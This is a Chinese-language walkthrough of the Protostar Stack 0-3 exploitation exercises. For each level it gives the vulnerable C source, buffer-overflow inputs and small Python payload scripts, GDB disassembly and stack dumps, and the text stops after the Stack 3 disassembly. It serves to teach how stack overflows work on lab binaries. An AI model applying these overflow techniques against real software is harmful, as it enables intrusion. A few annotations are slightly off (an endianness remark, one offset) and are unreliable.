Protostar: Stack 0

This level introduces the concept that memory can be accessed outside of its allocated region, how the stack variables are laid out, and that modifying outside of the allocated memory can modify program execution.

This level is at `/opt/protostar/bin/stack0`.

Source Code


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    } else {
        printf("Try again?\n");
    }
}
```

攻击目标

使程序输出`you have changed the 'modified' variable`。

攻击过程

```
$ ./stack0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa    #64个A
```



原理分析

分析源码可知，程序在正常情况下的输出结果应该是 `Try again?`。


在GDB中执行反汇编指令，得到汇编代码：

```
(gdb) set disassembly-flavor intel #设置汇编代码偏好为intel
(gdb) disassemble main
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483f4 <main+0>:    push   ebp
0x080483f5 <main+1>:    mov    ebp,esp
0x080483f7 <main+3>:    and    esp,0xfffffff0
0x080483fa <main+6>:    sub    esp,0x60
0x080483fd <main+9>:    mov    DWORD PTR [esp+0x5c],0x0
0x08048405 <main+17>:   lea    eax,[esp+0x1c]
0x08048409 <main+21>:   mov    DWORD PTR [esp],eax
0x0804840c <main+24>:   call   0x804830c <gets@plt>
0x08048411 <main+29>:   mov    eax,DWORD PTR [esp+0x5c]
0x08048415 <main+33>:   test   eax,eax
0x08048417 <main+35>:   je     0x8048427 <main+51>
0x08048419 <main+37>:   mov    DWORD PTR [esp],0x8048500
0x08048420 <main+44>:   call   0x804832c <puts@plt>
0x08048425 <main+49>:   jmp    0x8048433 <main+63>
0x08048427 <main+51>:   mov    DWORD PTR [esp],0x8048529
0x0804842e <main+58>:   call   0x804832c <puts@plt>
0x08048433 <main+63>:   leave
0x08048434 <main+64>:   ret
End of assembler dump.
```

分析汇编代码，可知：

```
0x080483fa <main+6>:    sub esp,0x60    #在栈上开辟了0x60B的空间（esp指向栈顶）。
0x080483fa <main+9>:    mov DWORD PTR [esp+0x5c],0x0    #在esp下方0x5c处给modified分配了4B（一个int类型变量为4B）的空间，并赋值为0。
0x080483fa <main+17>:   lea eax,[esp+0x1c]  #在esp下方0x1c处给`buffer`分配了64B（一个char类型变量为1B）的空间。
```



然而，c语言的`gets()`函数不会对输入的内容进行检查，因此，如果输入了超过64B的内容，超出`buffer`的部分将会溢出到`modified`。

在leave指令处打一个断点。运行程序，输入任意64B以内的字符串，然后查看栈上的内容（0x41为字符"A"的ASCII码），可以看到`modified`的值没有被改变。

```
(gdb) b *0x08048433
Breakpoint 1 at 0x8048433: file stack0/stack0.c, line 18.
(gdb) r
Starting program: /opt/protostar/bin/stack0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Try again?

Breakpoint 1, main (argc=1, argv=0xbffffd74) at stack0/stack0.c:18
18      stack0/stack0.c: No such file or directory.
        in stack0/stack0.c
(gdb) x/64wx $esp
0xbffffc60:     0x08048529      0x00000001      0xb7fff8f8      0xb7f0186e
0xbffffc70:     0xb7fd7ff4      0xb7ec6165      0xbffffc88      0x41414141
0xbffffc80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffca0:     0x41414141      0x41414141      0x00414141      0xbffffcc8
0xbffffcb0:     0xb7ec6365      0xb7ff1040      0x0804845b      0x00000000
0xbffffcc0:     0x08048450      0x00000000      0xbffffd48      0xb7eadc76
0xbffffcd0:     0x00000001      0xbffffd74      0xbffffd7c      0xb7fe1848
0xbffffce0:     0xbffffd30      0xffffffff      0xb7ffeff4      0x0804824b
0xbffffcf0:     0x00000001      0xbffffd30      0xb7ff0626      0xb7fffab0
0xbffffd00:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffd10:     0xbffffd48      0xdb103eb5      0xf151e8a5      0x00000000
0xbffffd20:     0x00000000      0x00000000      0x00000001      0x08048340
0xbffffd30:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffd40:     0x00000001      0x08048340      0x00000000      0x08048361
0xbffffd50:     0x080483f4      0x00000001      0xbffffd74      0x08048450
```

重新运行程序，输入超过64B的字符串，再次查看栈上的内容，可以看到`modified`的值被改变了。

```
(gdb) r
Starting program: /opt/protostar/bin/stack0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
you have changed the 'modified' variable

Breakpoint 1, main (argc=1, argv=0xbffffd74) at stack0/stack0.c:18
18      stack0/stack0.c: No such file or directory.
        in stack0/stack0.c
(gdb) w/64wx $esp
Ambiguous command "w/64wx $esp": .
(gdb) x/64wx $esp
0xbffffc60:     0x08048500      0x00000001      0xb7fff8f8      0xb7f0186e
0xbffffc70:     0xb7fd7ff4      0xb7ec6165      0xbffffc88      0x41414141
0xbffffc80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffca0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcb0:     0x41414141      0x41414141      0x41414141      0x00000061
0xbffffcc0:     0x08048450      0x00000000      0xbffffd48      0xb7eadc76
0xbffffcd0:     0x00000001      0xbffffd74      0xbffffd7c      0xb7fe1848
0xbffffce0:     0xbffffd30      0xffffffff      0xb7ffeff4      0x0804824b
0xbffffcf0:     0x00000001      0xbffffd30      0xb7ff0626      0xb7fffab0
0xbffffd00:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffd10:     0xbffffd48      0xae9c826f      0x84dd547f      0x00000000
0xbffffd20:     0x00000000      0x00000000      0x00000001      0x08048340
0xbffffd30:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffd40:     0x00000001      0x08048340      0x00000000      0x08048361
0xbffffd50:     0x080483f4      0x00000001      0xbffffd74      0x08048450
```

综上所述，需要向`buffer`中输入超过64B的内容，才能改变`modified`的值，使程序输出`you have changed the 'modified' variable`。

Protostar: Stack 1

This level looks at the concept of modifying variables to specific values in the program, and how the variables are laid out in memory.

This level is at `/opt/protostar/bin/stack1`.

Hints

- If you are unfamiliar with the hexadecimal being displayed, "man ascii" is your friend.
- Protostar is little endian.

Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    modified = 0;
    strcpy(buffer, argv[1]);

    if(modified == 0x61626364) {
        printf("you have correctly got the variable to the right value\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

攻击目标

使程序输出`you have correctly got the variable to the right value`。

攻击过程

```
$ cat stack1_argv1.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAdcba    #64个A；a、b、c、d对应的ASCII码即为0x61、0x62、0x63、0x64
$ ./stack1 `cat stack1_argv1.txt`
```

```
root@protostar:/opt/protostar/bin# cat stack1_argv1.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAdcba
root@protostar:/opt/protostar/bin# ./stack1 `cat stack1_argv1.txt`
you have correctly got the variable to the right value
```

Tip：使用Vim编辑器准备攻击脚本的过程省略。需要注意的是，程序中的数值在内存中以大端法存储，所以脚本最后四位应为dcba而不是abcd。

原理分析


分析源码可知，程序在正常情况下的输出结果应该是 `Try again, you got 0x00000000`。

同样的，在GDB中得到汇编代码：

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048464 <main+0>:    push   ebp
0x08048465 <main+1>:    mov    ebp,esp
0x08048467 <main+3>:    and    esp,0xfffffff0
0x0804846a <main+6>:    sub    esp,0x60
0x0804846d <main+9>:    cmp    DWORD PTR [ebp+0x8],0x1
0x08048471 <main+13>:   jne    0x8048487 <main+35>
0x08048473 <main+15>:   mov    DWORD PTR [esp+0x4],0x80485a0
0x0804847b <main+23>:   mov    DWORD PTR [esp],0x1
0x08048482 <main+30>:   call   0x8048388 <errx@plt>
0x08048487 <main+35>:   mov    DWORD PTR [esp+0x5c],0x0
0x0804848f <main+43>:   mov    eax,DWORD PTR [ebp+0xc]
0x08048492 <main+46>:   add    eax,0x4
0x08048495 <main+49>:   mov    eax,DWORD PTR [eax]
0x08048497 <main+51>:   mov    DWORD PTR [esp+0x4],eax
0x0804849b <main+55>:   lea    eax,[esp+0x1c]
0x0804849f <main+59>:   mov    DWORD PTR [esp],eax
0x080484a2 <main+62>:   call   0x8048368 <strcpy@plt>
0x080484a7 <main+67>:   mov    eax,DWORD PTR [esp+0x5c]
0x080484ab <main+71>:   cmp    eax,0x61626364
0x080484b0 <main+76>:   jne    0x80484c0 <main+92>
0x080484b2 <main+78>:   mov    DWORD PTR [esp],0x80485bc
0x080484b9 <main+85>:   call   0x8048398 <puts@plt>
0x080484be <main+90>:   jmp    0x80484d5 <main+113>
0x080484c0 <main+92>:   mov    edx,DWORD PTR [esp+0x5c]
0x080484c4 <main+96>:   mov    eax,0x80485f3
0x080484c9 <main+101>:  mov    DWORD PTR [esp+0x4],edx
0x080484cd <main+105>:  mov    DWORD PTR [esp],eax
0x080484d0 <main+108>:  call   0x8048378 <printf@plt>
0x080484d5 <main+113>:  leave
0x080484d6 <main+114>:  ret
End of assembler dump.
```

分析汇编代码，可知：

```
0x0804846a <main+6>:    sub esp,0x60    #在栈上开辟了0x60B的空间（esp指向栈顶）。
...
0x08048487 <main+35>:   mov DWORD PTR [esp+0x5c],0x0    #在esp下方0x5c处给modified分配了4B（一个int类型变量为4B）的空间，并赋值为0。
...
0x0804849b <main+55>:   lea eax,[esp+0x1c]  #在esp下方0x1c处给buffer分配了64B（一个char类型变量为1B）的空间。
```



c语言的`strcpy()`函数不会对复制的内容进行检查，如果复制了超过64B的内容，超出`buffer`的部分将会溢出到`modified`。

在leave指令处打一个断点。运行程序，输入任意64B以内的字符串，然后查看栈上的内容（0x41为字符"A"的ASCII码），可以看到`modified`的值没有被改变。

```
(gdb) r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /opt/protostar/bin/stack1 AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA
Try again, you got 0x00000000

Breakpoint 2, main (argc=2, argv=0xbffffd44) at stack1/stack1.c:23
23      stack1/stack1.c: No such file or directory.
        in stack1/stack1.c
(gdb) x/64wx $esp
0xbffffc30:     0x080485f3      0x00000000      0xb7fff8f8      0xb7f0186e
0xbffffc40:     0xb7fd7ff4      0xb7ec6165      0xbffffc58      0x41414141
0xbffffc50:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc60:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc70:     0x41414141      0xb7004141      0x080484f0      0xbffffc98
0xbffffc80:     0xb7ec6365      0xb7ff1040      0x080484fb      0x00000000
0xbffffc90:     0x080484f0      0x00000000      0xbffffd18      0xb7eadc76
0xbffffca0:     0x00000002      0xbffffd44      0xbffffd50      0xb7fe1848
0xbffffcb0:     0xbffffd00      0xffffffff      0xb7ffeff4      0x08048281
0xbffffcc0:     0x00000001      0xbffffd00      0xb7ff0626      0xb7fffab0
0xbffffcd0:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffce0:     0xbffffd18      0x1e1e5b86      0x345f6d96      0x00000000
0xbffffcf0:     0x00000000      0x00000000      0x00000002      0x080483b0
0xbffffd00:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffd10:     0x00000002      0x080483b0      0x00000000      0x080483d1
0xbffffd20:     0x08048464      0x00000002      0xbffffd44      0x080484f0
```

重新运行程序，以准备好的攻击文件`stack1_argv1.txt`作为输入，再次查看栈上的内容，可以看到`modified`的值被改变了。

```
(gdb) r `cat stack1_argv1.txt`
Starting program: /opt/protostar/bin/stack1 `cat stack1_argv1.txt`
you have correctly got the variable to the right value

Breakpoint 2, main (argc=2, argv=0xbffffd34) at stack1/stack1.c:23
23      stack1/stack1.c: No such file or directory.
        in stack1/stack1.c
(gdb) x/64wx $esp
0xbffffc20:     0x080485bc      0xbffffe5d      0xb7fff8f8      0xb7f0186e
0xbffffc30:     0xb7fd7ff4      0xb7ec6165      0xbffffc48      0x41414141
0xbffffc40:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc50:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc60:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc70:     0x41414141      0x41414141      0x41414141      0x61626364
0xbffffc80:     0x08048400      0x00000000      0xbffffd08      0xb7eadc76
0xbffffc90:     0x00000002      0xbffffd34      0xbffffd40      0xb7fe1848
0xbffffca0:     0xbffffcf0      0xffffffff      0xb7ffeff4      0x08048281
0xbffffcb0:     0x00000001      0xbffffcf0      0xb7ff0626      0xb7fffab0
0xbffffcc0:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffcd0:     0xbffffd08      0x8eccf786      0xa48da196      0x00000000
0xbffffce0:     0x00000000      0x00000000      0x00000002      0x080483b0
0xbffffcf0:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffd00:     0x00000002      0x080483b0      0x00000000      0x080483d1
0xbffffd10:     0x08048464      0x00000002      0xbffffd34      0x080484f0
```

综上所述，需要将`argv[1]`的值设置为64个任意字符+dcba，才能指定`modified`的值为0x61626364，使程序输出`you have correctly got the variable to the right value`。

Protostar: Stack 2

Stack2 looks at environment variables, and how they can be set.

This level is at `/opt/protostar/bin/stack2`.

Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");

    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;

    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

攻击目标

使程序输出`you have correctly modified the variable`。

攻击过程

```
$ cat stack2_new_env.py
buffer = "A"*64
mod = "\x0a\x0d\x0a\x0d"
new_env = buffer + mod
print new_env
$ export GREENIE=`python stack2_new_env.py` #设置环境变量
$ echo $GREENIE #查看环境变量
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA    #64个A，最后4个字符为不可见字符
$ ./stack2
```

```
root@protostar:/opt/protostar/bin# cat stack2_new_env.py
buffer = "A"*64
mod = "\x0a\x0d\x0a\x0d"
new_env = buffer + mod
print new_env
root@protostar:/opt/protostar/bin# export GREENIE=`python stack2_new_env.p
y`
root@protostar:/opt/protostar/bin# echo $GREENIE
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
root@protostar:/opt/protostar/bin# ./stack2
you have correctly modified the variable
```

原理分析


分析源码可知，程序在正常情况下的输出结果应该是 `Try again, you got 0x00000000`。

同样的，在GDB中得到汇编代码：

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048494 <main+0>:    push   ebp
0x08048495 <main+1>:    mov    ebp,esp
0x08048497 <main+3>:    and    esp,0xfffffff0
0x0804849a <main+6>:    sub    esp,0x60
0x0804849d <main+9>:    mov    DWORD PTR [esp],0x80485e0
0x080484a4 <main+16>:   call   0x804837c <getenv@plt>
0x080484a9 <main+21>:   mov    DWORD PTR [esp+0x5c],eax
0x080484ad <main+25>:   cmp    DWORD PTR [esp+0x5c],0x0
0x080484b2 <main+30>:   jne    0x80484c8 <main+52>
0x080484b4 <main+32>:   mov    DWORD PTR [esp+0x4],0x80485e8
0x080484bc <main+40>:   mov    DWORD PTR [esp],0x1
0x080484c3 <main+47>:   call   0x80483bc <errx@plt>
0x080484c8 <main+52>:   mov    DWORD PTR [esp+0x58],0x0
0x080484d0 <main+60>:   mov    eax,DWORD PTR [esp+0x5c]
0x080484d4 <main+64>:   mov    DWORD PTR [esp+0x4],eax
0x080484d8 <main+68>:   lea    eax,[esp+0x18]
0x080484dc <main+72>:   mov    DWORD PTR [esp],eax
0x080484df <main+75>:   call   0x804839c <strcpy@plt>
0x080484e4 <main+80>:   mov    eax,DWORD PTR [esp+0x58]
0x080484e8 <main+84>:   cmp    eax,0xd0a0d0a
0x080484ed <main+89>:   jne    0x80484fd <main+105>
0x080484ef <main+91>:   mov    DWORD PTR [esp],0x8048618
0x080484f6 <main+98>:   call   0x80483cc <puts@plt>
0x080484fb <main+103>:  jmp    0x8048512 <main+126>
0x080484fd <main+105>:  mov    edx,DWORD PTR [esp+0x58]
0x08048501 <main+109>:  mov    eax,0x8048641
0x08048506 <main+114>:  mov    DWORD PTR [esp+0x4],edx
0x0804850a <main+118>:  mov    DWORD PTR [esp],eax
0x0804850d <main+121>:  call   0x80483ac <printf@plt>
0x08048512 <main+126>:  leave
0x08048513 <main+127>:  ret
End of assembler dump.
```

分析汇编代码，可知：

```
0x0804849a <main+6>:    sub esp,0x60    #在栈上开辟了0x60B的空间（esp指向栈顶）。
..
0x080484a9 <main+21>:   mov DWORD PTR [esp+0x5c],eax    #在esp下方0x5c处给*variable分配了4B（一个指针为4B）的空间，并让它指向GREENIE。
...
0x080484c8 <main+52>:   mov DWORD PTR [esp+0x58],0x0    #在esp下方0x58处给modified分配了4B（一个int类型变量为4B）的空间，并赋值为0。
...
0x080484d8 <main+68>:   lea eax,[esp+0x18]  #在esp下方0x1c处给buffer分配了64B（一个char类型变量为1B）的空间。
```



c语言的`strcpy()`函数不会对复制的内容进行检查，如果复制了超过64B的内容，超出`buffer`的部分将会溢出到`modified`。


在`strcpy()`函数对应的指令处打一个断点。

```
(gdb) b *0x080484dc
Breakpoint 2 at 0x80484dc: file stack2/stack2.c, line 20.
```

运行程序，查看栈上的内容，可以看到在`strcpy()`执行前，`modified`的值还没有被改变。

```
(gdb) r
Starting program: /opt/protostar/bin/stack2

Breakpoint 2, 0x080484dc in main (argc=1, argv=0xbffffd24)
    at stack2/stack2.c:20
20      stack2/stack2.c: No such file or directory.
        in stack2/stack2.c
(gdb) x/64wx $esp
0xbffffc10:     0x080485e0      0xbfffff53      0xb7fff8f8      0xb7f0186e
0xbffffc20:     0xb7fd7ff4      0xb7ec6165      0xbffffc38      0xb7eada75
0xbffffc30:     0xb7fd7ff4      0x08049748      0xbffffc48      0x08048358
0xbffffc40:     0xb7ff1040      0x08049748      0xbffffc78      0x08048549
0xbffffc50:     0xb7fd8304      0xb7fd7ff4      0x08048530      0xbffffc78
0xbffffc60:     0xb7ec6365      0xb7ff1040      0x00000000      0xbfffff53
0xbffffc70:     0x08048530      0x00000000      0xbffffcf8      0xb7eadc76
0xbffffc80:     0x00000001      0xbffffd24      0xbffffd2c      0xb7fe1848
0xbffffc90:     0xbffffce0      0xffffffff      0xb7ffeff4      0x0804829c
0xbffffca0:     0x00000001      0xbffffce0      0xb7ff0626      0xb7fffab0
0xbffffcb0:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffcc0:     0xbffffcf8      0x58a9a291      0x72e8d481      0x00000000
0xbffffcd0:     0x00000000      0x00000000      0x00000001      0x080483e0
0xbffffce0:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffcf0:     0x00000001      0x080483e0      0x00000000      0x08048401
0xbffffd00:     0x08048494      0x00000001      0xbffffd24      0x08048530
```

继续运行，在`strcpy()`执行后（将`*variable`指向的GREENIE的值复制到`buffer`，GREENIE的值已由攻击脚本`stack2_new_env.py`写入），再次查看栈上的内容，可以看到此时`modified`的值被改变了。



综上所述，需要将环境变量`GREENIE`的值设置为64个任意字符+"\x0a\x0d\x0a\x0d"（利用Python脚本写入），才能指定`modified`的值为0x0d0a0d0a，使程序输出`you have correctly modified the variable`。

Protostar: Stack 3

Stack3 looks at environment variables, and how they can be set, and overwriting function pointers stored on the stack (as a prelude to overwriting the saved EIP).

This level is at `/opt/protostar/bin/stack3`.

> **Hints**
>
> - both gdb and objdump is your friend you determining where the win() function lies in memory.

Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
    volatile int (*fp)();
    char buffer[64];

    fp = 0;

    gets(buffer);

    if(fp) {
        printf("calling function pointer, jumping to 0x%08x\n", fp);
        fp();
    }
}
```

攻击目标

使程序输出`calling function pointer, jumping to 0x08048424`，然后输出`code flow successfully changed`。

攻击过程

```
$ cat stack3_win.py
buffer = "A"*64
mod = "\x24\x84\x04\x08"
win = buffer + mod
print win
$ python stack3_win.py > stack3_win.txt #写入txt文件
$ cat stack3_win.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$        #64个A，最后3个字符为不可见字符
$ ./stack3 < stack3_win.txt
```

```
root@protostar:/opt/protostar/bin# cat stack3_win.py
buffer = "A"*64
mod = "\x24\x84\x04\x08"
win = buffer + mod
print win
root@protostar:/opt/protostar/bin# python stack3_win.py > stack3_win.txt
root@protostar:/opt/protostar/bin# cat stack3_win.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$
root@protostar:/opt/protostar/bin# ./stack3 < stack3_win.txt
calling function pointer, jumping to 0x08048424
code flow successfully changed
```

原理分析


分析源码可知，程序在正常情况下不会输出任何结果。

同样的，在GDB中得到汇编代码：

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048438 <main+0>:    push   ebp
0x08048439 <main+1>:    mov    ebp,esp
0x0804843b <main+3>:    and    esp,0xfffffff0
0x0804843e <main+6>:    sub    esp,0x60
0x08048441 <main+9>:    mov    DWORD PTR [esp+0x5c],0x0
0x08048449 <main+17>:   lea    eax,[esp+0x1c]
0x0804844d <main+21>:   mov    DWORD PTR [esp],eax
0x08048450 <main+24>:   call   0x8048330 <gets@plt>
0x08048455 <main+29>:   cmp    DWORD PTR [esp+0x5c],0x0
0x0804845a <main+34>:   je     0x8048477 <main+63>
0x0804845c <main+36>:   mov    eax,0x8048560
0x08048461 <main+41>:   mov    edx,DWORD PTR [esp+0x5c]
0x08048465 <main+45>:   mov    DWORD PTR [esp+0x4],edx
0x08048469 <main+49>:   mov    DWORD PTR [esp],eax
0x0804846c <main+52>:   call   0x8048350 <printf@plt>
0x08048471 <main+57>:   mov    eax,DWORD PTR [esp+0x5c]
0x08048475 <main+61>:   call   eax
0x08048477 <main+63>:   leave
0x08048478 <main+64>:   ret
End of assembler dump.
```

